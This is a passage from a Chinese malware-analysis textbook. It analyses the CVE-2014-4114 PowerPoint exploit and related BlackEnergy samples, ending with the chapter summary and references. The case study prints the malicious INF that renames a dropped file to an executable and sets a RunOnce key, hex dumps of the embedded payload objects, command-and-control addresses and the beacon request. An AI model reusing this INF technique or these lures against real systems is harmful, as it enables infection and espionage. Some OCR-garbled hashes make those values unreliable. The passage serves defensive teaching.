



图 8-26 原始样本修改版本动态行为关系






图 8-27 通过 rundll32. exe 运行恶意程序

slide1. gif. exe 通过启动 cmd. exe 采用命令行方式删除自身，并且为了避免因为 slide1. gif. exe 进程没有退出而删除失败，攻击者利用了批处理脚本循环多次执行删除操作，还在循环过程中加上了 ping 做延时等待。

通过查看 slides. inf 文件的内容，可以看到其中存在如下内容，这与动态行为观察到的 InfDefaultInstall. exe 将 slide1. gif 重命名为 slide1. gif. exe，并且通过 runonce. exe 进程启动了 slide1. gif. exe 是一致的。

```
[DefaultInstall]
RenFiles=RxRename
AddReg=RxStart
[RxRename]
slide1.gif.exe, slide1.gif
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\slide1 .gif.exe
```

通过对 slide1. gif 进行静态分析，可以发现该恶意代码将自身伪装成一个 CHM 文件查看器 CHMView. exe，如表 8-3 所示。通过查找 VirusTotal 分析结果可知①，该恶意代码与 BlackEnergy 这一臭名昭著的攻击组织密切相关，该恶意代码已经在该组织发动的其他网络攻击中被发现过。

表 8-3 对 slide 进行静态分析的结果

文 件 名	slide1. gif
CRC32	6b10a909
MD5	8a7c30a7a105bd62ee71214d268865e3
SHA1	8a7c30a7a105bd62ee71214d268865e3

① https://www.virustotal.com/en/file/0fda6c118fb7dc946440cb9225e32ab1825d87d4f088bb75a6eab7cef354-33bc/analysis/.

续表

文 件 名	slide1. gif
SHA256	0fda6c118fb7dc946440cb9225e32ab1825d87d4f088bb75a6eab7cef35433bc
SHA512	1fbc7c0a0ace86dd368e387c84bf7eedfc2eada8f7837fd947dca9224ae2b3f1d2d20b3c1ed be0a21cf631cdd894cf5a9b41b4632dce372b068f9e0442394718
ssdeep	3072：iZqJoYqOcMejjcRpyNrKjan4L2IUhv7tF9：2NMkJNeKFN
Import Hash	f6ebfc6647b4021d76f6f7ebbede48ad
文件大小	106KB
文件类型	EXE / DLL File
文件属性	MS-DOS executable
SysinternalsSuite sigcheck	Verified：Unsigned File date：9：49 2014-10-15 Publisher：Yo-Dizign Description：Utility for viewing CHM files Product：Utility for viewing CHM files without IExplorer Version：0. 2 File version：0. 2

此外，由 slide1. gif. exe 释放的可执行程序 FONTCACHE. DAT 也是一个 BlackEnergy 相关的恶意代码①，由于在自动化的动态分析过程中没有捕获到该恶意代码相关的动态行为，通过人工分析可以发现该文件采用了代码加密，是具有联网并接收远程控制指令功能的木马。实际上，该恶意文档及其释放的恶意程序只是该攻击事件中相关样本的一部分，有关该攻击事件中其他恶意代码的详细分析，读者可以参阅国内外安全公司发布的分析报告[16,17]。


一个有意思的现象是，Microsoft Security Essentials 安全软件会对我们的分析系统产生的行为关系图 svg 文件产生误报②，将文件标记为 Exploit：Win32/CVE-2014-4114，修改"\\94. 185. 85. 122\public\slides. inf"和"\\94. 185. 85. 122\public\slide1. gif"这两个关键的字符串中的 IP 地址或文件名之后可以消除误报。由于该 svg 文件是个结构简单的纯文本，因此可以推断 Microsoft Security Essentials 将这两个字符串作为了该漏洞攻击的检测特征。

由于 CVE-2014-4114 漏洞非常容易利用，该漏洞公开不久即出现了多个变种，其中包括不需要从远程主机下载攻击文件，直接将恶意代码内嵌于恶意文档中的变种。表 8-4 就是其中的一个变种。

表 8-4 漏洞攻击代码的变种之一

① https://www. virustotal. com/en/file/3c568ecf5d91867a5ea69c8ba8a2a6536bfb7c4cd2072bd3688b9aedb6177-ae4/analysis/.

② https://www. virustotal. com/en/file/7c3251248d64083fa37c8799070813ce363c5f395f3680408f6ad2c69e223-508/analysis/1456970488/.



文件名	健康的重要.ppsx
CRC32	654b8e78
MD5	7556e1bb34f338bb616aa2cff86a3803
SHA1	34424abeb35a0219713932480130806l201426b
SHA256	65a8bf996bfc23405be764266d7409a65fa936d19cee52b61ef83e29dcdd6230
SHA512	6ee25dadf08694ecc8ad18ff6fa94f4abd4904ac10a05e1d2057fd4d670193d45f0c72de39469 c3e888719cc64aebf6c99ed4d0516a1d86ea9106f2ad0e8e039
ssdeep	24576：jvo7/PZ1TxJ5Ws4QtCE4wE7JScae3sYnkUd7hL：uDXsskE4wE1h66
文件大小	1.39MB
文件类型	Microsoft PowerPoint 2010/2011 Slideshow
文件属性	Zip archive data，at least v1.0 to extract

通过在 VirusTotal 网站上查询可知，该恶意文档在 2014 年 10 月 21 日首次被上传到该网站，最近一次上传时间是 2015 年 5 月 11 日，55 个检测引擎中有 37 个报告该样本为恶意，其中大多数检测引擎将其标记为利用 CVE-2014-4114 漏洞的恶意代码①。

仔细分析这个变种样本，可以看到其中其中仍然嵌入了两个 OLE 对象 oleObject1.bin 和oleObject2.bin，只不过与最初版本相比，变种中 oleObject1.bin 不再包含攻击文件的远程下载地址，而是直接包含了 slides.inf 的内容，如图 8-28 所示。类似地，oleObject2.bin 则直接内嵌了 slide1.gif，如图 8-29 所示。

此外，oleObject1.bin 和 oleObject2.bin 中还存在"C：\Users\xy\slide1.gif""C：\Users\ibm\AppData\Local\Temp\slide1.gif"等字符串，疑似该变种制作者的相关操作系统路径信息。

同样利用金刚恶意软件智能分析系统对该变种样本进行分析，同样选择 Windows 7 搭配 Office 2007 的分析环境。平台给出的该样本分析报告显示，变种样本与原始样本的攻击流程基本一致。根据如图 8-30 所示的动态行为关系图，整个攻击过程如下：

（1）POWERPNT.EXE 进程启动后，在当前用户的 Temp 目录下创建 slides.inf 和 slide1.gif 文件，并且 POWERPNT.EXE 进程创建了 InfDefaultInstall.exe 进程。

（2）InfDefaultInstall.exe 进程将文件 slide1.gif 重命名为 slide1.gif.exe，创建了 OLDE752.tmp 可执行程序，之后又删除了该可执行程序，并且 InfDefaultInstall.exe 进程进一步创建了 runonce.exe 进程。

（3）runonce.exe 进程启动了 slide1.gif.exe 进程和 grpconv.exe 进程。

（4）slide1.gif.exe 进程又启动了 svchost.exe 进程。

（5）svchost.exe 进程作为恶意代码的宿主，执行了联网操作。

① https://www.virustotal.com/en/file/65a8bf996bfc23405be764266d7409a65fa936d19cee52b61ef83e29dcdd6230/analysis/.

```
08E0h: 20 36 31 38 38 33 2E 49 4E 46 0D 0A 3B 20 43 6F   61883.INF..; Co
08F0h: 70 79 72 69 67 68 74 20 62 6C 61 62 6C 61 0D 0A  pyright blabla..
0900h: 0D 0A 5B 56 65 72 73 69 6F 6E 5D 0D 0A 53 69 67  ..[Version]..Sig
0910h: 6E 61 74 75 72 65 20 3D 20 22 24 43 48 49 43 41  nature = "$CHICA
0920h: 47 4F 24 22 0D 0A 43 6C 61 73 73 3D 36 31 38 38  GO$"..Class=6188
0930h: 33 0D 0A 43 6C 61 73 73 47 75 69 64 3D 7B 37 45  3..ClassGuid={7E
0940h: 42 45 46 42 43 30 2D 33 32 30 30 2D 31 31 64 32  BEFBC0-3200-11d2
0950h: 2D 42 34 63 32 2D 30 30 41 30 43 39 36 39 37 44  -B4c2-00A0C9697D
0960h: 31 37 7D 0D 0A 50 72 6F 76 69 64 65 3D 25 4D 73  17}..Provide=%Ms
0970h: 66 74 25 0D 0A 44 72 69 76 65 72 56 65 72 3D 30  ft%..DriverVer=0
0980h: 36 2F 32 31 2F 32 30 30 36 2C 36 2E 31 2E 37 36  6/21/2006,6.1.76
0990h: 30 30 2E 31 36 33 38 35 0D 0A 0D 0A 5B 44 65 73  00.16385....[Des
09A0h: 74 69 6E 61 74 69 6F 6E 44 69 72 73 5D 0D 0A 44  tinationDirs]..D
09B0h: 65 66 61 75 6C 74 44 65 73 74 44 69 72 20 3D 20  efaultDestDir = 
09C0h: 31 0D 0A 0D 0A 5B 44 65 66 61 75 6C 74 49 6E 73  1....[DefaultIns
09D0h: 74 61 6C 6C 5D 0D 0A 52 65 6E 46 69 6C 65 73 20  tall]..RenFiles 
09E0h: 3D 20 52 78 52 65 6E 61 6D 65 0D 0A 41 64 64 52  = RxRename..AddR
09F0h: 65 67 20 3D 20 52 78 53 74 61 72 74 0D 0A 0D 0A  eg = RxStart....
0A00h: 5B 52 78 52 65 6E 61 6D 65 5D 0D 0A 73 6C 69 64  [RxRename]..slid
0A10h: 65 31 2E 67 69 66 2E 65 78 65 2C 20 73 6C 69 64  e1.gif.exe, slid
0A20h: 65 31 2E 67 69 66 0D 0A 5B 52 78 53 74 61 72 74  e1.gif..[RxStart
0A30h: 5D 0D 0A 48 4B 4C 4D 2C 53 6F 66 74 77 61 72 65  ]..HKLM,Software
0A40h: 5C 4D 69 63 72 6F 73 6F 66 74 5C 57 69 6E 64 6F  \Microsoft\Windo
0A50h: 77 73 5C 43 75 72 72 65 6E 74 56 65 72 73 69 6F  ws\CurrentVersio
0A60h: 6E 5C 52 75 6E 4F 6E 63 65 2C 49 6E 73 74 61 6C  n\RunOnce,Instal
0A70h: 6C 2C 2C 25 31 25 5C 73 6C 69 64 65 31 2E 67 69  l,,%1%\slide1.gi
0A80h: 66 2E 65 78 65 2A 00 00 00 43 00 3A 00 5C 00 55  f.exe*...C.:.\.U
0A90h: 00 73 00 65 00 72 00 73 00 5C 00 69 00 62 00 6D  .s.e.r.s.\.i.b.m
0AA0h: 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61  .\.A.p.p.D.a.t.a
```

图 8-28　样本变种的 oleObject1. bin 内容

```
0C00h: FB 00 01 00 02 00 73 6C 69 64 65 31 2E 67 69 66  û.....slide1.gif
0C10h: 00 43 3A 5C 55 73 65 72 73 5C 78 79 5C 73 6C 69  .C:\Users\xy\sli
0C20h: 64 65 31 2E 67 69 66 00 00 00 03 00 2B 00 00 00  de1.gif.....+...
0C30h: 43 3A 5C 55 73 65 72 73 5C 69 62 6D 5C 41 70 70  C:\Users\ibm\App
0C40h: 44 61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D 70 5C  Data\Local\Temp\
0C50h: 73 6C 69 64 65 31 2E 67 69 66 00 00 00 01 00 4D  slide1.gif.....M
0C60h: 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8  Z.........ÿÿ..¸
0C70h: 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00  .......@........
0C80h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0C90h: 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 0E  ...........è....
0CA0h: 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69  .º..´.Í!¸.LÍ!Thi
0CB0h: 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74  s program cannot
0CC0h: 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D   be run in DOS m
0CD0h: 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 02  ode....$........
0CE0h: 82 82 DA 46 E3 EC 89 46 E3 EC 89 46 E3 EC 89 46  ,,ÚFãì‰Fãì‰Fãì‰F
0CF0h: E3 ED 89 03 E3 EC 89 85 EC B1 89 45 E3 EC 89 C5  ãí‰.ãì‰…ì±‰Eãì‰Å
0D00h: FF E2 89 52 E3 EC 89 70 C5 E6 89 7E E3 EC 89 70  ÿâ‰Rãì‰pÅæ‰~ãì‰p
0D10h: C5 E7 89 44 E3 EC 89 AE FC E7 89 44 E3 EC 89 81  Åç‰Dãì‰®üç‰Dãì‰.
0D20h: E5 EA 89 47 E3 EC 89 52 69 63 68 46 E3 EC 89 00  åê‰Gãì‰RichFãì‰.
0D30h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0D40h: 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 63  .......PE..L...c
0D50h: 0D 39 54 00 00 00 00 00 00 00 00 E0 00 0F 01 0B  .9T........à....
0D60h: 01 06 00 00 50 00 00 00 B0 00 00 00 00 00 00 50  ....P...°......P
```

图 8-29　样本变种的 oleObject2. bin 内容



图 8-30 变种样本动态行为关系图

从金刚恶意软件智能分析系统给出的分析报告中，可以看到恶意文件在执行过程中产生的网络流量，其中主要的网络访问行为如表 8-5 所示，可以看到恶意代码试图连接 115.119.67.83 的 443 端口，在尝试连接多次不成功之后，又试图通过域名 thesecondperson.linkin.tw 寻找命令控制服务器。

表 8-5 恶意文件主要的网络访问行为

协议	源地址	目标地址	长度	网络数据
TCP	10.0.2.15	115.119.67.83	66	49181>https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
TCP	10.0.2.15	115.119.67.83	60	49181>https [ACK] Seq=1 Ack=1 Win=256960 Len=0
SSL	10.0.2.15	115.119.67.83	246	Continuation Data
SSL	10.0.2.15	115.119.67.83	246	[TCP Retransmission] Continuation Data
SSL	10.0.2.15	115.119.67.83	246	[TCP Retransmission] Continuation Data
TCP	10.0.2.15	115.119.67.83	60	49181>https [RST，ACK] Seq=193 Ack=1 Win=0 Len=0
DNS	10.0.2.15	10.0.2.3	85	Standard query A thesecondperson.linkin.tw
DNS	10.0.2.3	10.0.2.15	144	Standard query response，No such name

为了进一步分析恶意代码发送的网络数据内容，从金刚恶意软件智能分析系统下载了记录分析过程中产生的所有网络流量的 pcap 包，通过 Wireshark 工具，可以看到恶意代码发往命令控制服务器的数据为

```
GET /nnafy.php?id=020272636511234567 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 115.119.67.83:443
Connection: Keep-Alive
Cache-Control: no-cache
```

从参数名字推断，该内容为恶意代码产生的受害者标识 ID。由于命令控制服务器已经下线，因此动态分析无法给出进一步的分析结果。

8.5 小结

恶意代码分析是一项艰巨的工作，由于攻击者可以采用各种各样的技术，因此分析人员需要掌握从汇编语言到脚本语言，从操作系统到加密算法等各种知识，并且需要熟悉各种静态、动态分析技术，熟练使用不同分析工具，很多时候还需要大量的时间和极大的耐心。本章介绍了恶意代码分析的总体流程，典型的静态分析方法和工具，主要的动态分析方式及其挑战，并结合恶意程序和恶意文档两种类型的实际样本，利用上述分析方法和工具进行了实际案例分析。由于恶意代码检测与分析领域是一个攻防技术不断发展、对抗不断升级的热点领域，关于这方面的学术研究和工程实践都有大量成果，本章介绍的方法



和工具只是其中一小部分，读者可以根据实际分析中遇到的样本具体情况，选择合适的方法和工具开展分析工作。

参 考 文 献

[1] 段钢. 加密与解密[M]. 3版. 北京：电子工业出版社，2008.

[2] Xabier Ugarte-Pedrero，Davide Balzarottiy，Igor Santos，et al. SoK：Deep Packer Inspection：A Longitudinal Study of the Complexity of Run-Time Packers. S&P，2015.

[3] Chris Eagle. IDA Pro 权威指南[M]. 2版. 石华耀，段桂菊，译. 北京：人民邮电出版社，2012.

[4] 虚拟机检测技术剖析. http://riusksk. blogbus. com.

[5] Detecting System Emulators. ISC 2007，LNCS 4779，2007：1-18.

[6] Yiming Jing，Ziming Zhao，Gail-Joon Ahn，et al. Morpheus：Automatically Generating Heuristics to Detect Android Emulators. ACSAC，2014.

[7] Tavis Ormandy. An Empirical Study into the Security Exposure to Hosts of Hostile Virtualized Environments. CanSecWest 2007.

[8] Ulrich Bayer，Christopher Kruegel，Engin Kirda. TTAnalyze：A Tool for Analyzing Malware. 15th European Institute for Computer Antivirus Research（EICAR 2006） Annual Conference，Hamburg，Germany，April 2006.

[9] Zhaoyan Xu，Jialong Zhang，Guofei Gu，et al. GoldenEye：Efficiently and Effectively Unveiling Malware's Targeted Environment. RAID，2014.

[10] Clemens Kolbitsch，Engin Kirda，Christopher Kruegel. The Power of Procrastination：Detection and Mitigation of Execution-Stalling Malicious Code. CCS，2011.

[11] David Brumley，Cody Hartwig，Zhenkai Liang，et al. Automatically Identifying Trigger-based Behavior in Malware. Springer，2008：65-88.

[12] Andreas Moser，Christopher Kruegel，Engin Kirda. Exploring Multiple Execution Paths for Malware Analysis. S&P，2007.

[13] Fei Peng，Zhui Deng，Xiangyu Zhang，et al. X-Force：Force-Executing Binary Programs for Security Applications (Security 2014).

[14] Shuo Chen，Jun Xu，Emre C. Sezer，et al. Non-Control-Data Attacks Are Realistic Threats (Security 2005).

[15] Windows Authenticode Portable Executable Signature Format. http://download. microsoft. com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/Authenticode_PE. docx.

[16] 安天实验室. 沙虫(CVE-2014-4114)相关威胁综合分析报告. http://www. antiy. com/response/cve-2014-4114. html.

[17] iSIGHT discovers zero-day vulnerability CVE-2014-4114 used in Russian cyber-espionage campaign. http://www. isightpartners. com/2014/10/cve-2014-4114/.

[18] M Nie，P Su，Q Li，et al. Xede：Practical Exploit Early Detection. International Symposium on Research in Attacks，Intrusions and Defenses(RAID)，2015：198-221.

[19] M Wang，H Yin，A V Bhaskar，et al. Binary Code Continent：Finer-Grained Control Flow Integrity for Stripped Binaries. Annual Computer Security Applications Conference(ACSAS)，2015：331-340.

第 9 章
软件漏洞挖掘与分析

